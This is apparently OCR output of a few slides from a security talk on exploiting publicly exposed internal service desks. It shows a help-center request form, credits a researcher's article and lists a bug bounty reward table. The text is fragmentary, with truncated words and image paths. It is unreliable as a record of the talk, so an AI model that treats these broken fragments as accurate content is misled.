
Exploiting further

- New meaning to ‘ terview” joke




Exp

- N


Help Center / Security
Security
Welcome! You can raise a Security request from the options provided.
Contact us about
General
What can we help you with?
New employee
Onboard a new hire.
New employee name*
Enter their full name, first and last.
Employee start date
e.g. 19/Sep/19
If you are unsure of the date, give us a tentative one.
Description
Attachment
Slide 22

Shoutout to @securinti

https://medium.com/@intideceukelaire/hundreds-of-internal-servicedesks-exposed-due-to-covid-19-ecd0baec87bd




G Suite
Takeav
NETFLIX
Atlassian
Bitbucket
Slide 24

Corporate Targets

If your submission impacts a target listed in the "Corporate Targets Overview" section, is a priority P1, or P2 (**P3, P4 and P5 will not be accepted**), and meets other applicable requirements (e.g. not an Excluded Submission Type), these are the ranges of rewards we typically choose to provide:

Priority	Reward amount
P1	$2,000 - $10,000
P2	$500 - $2,000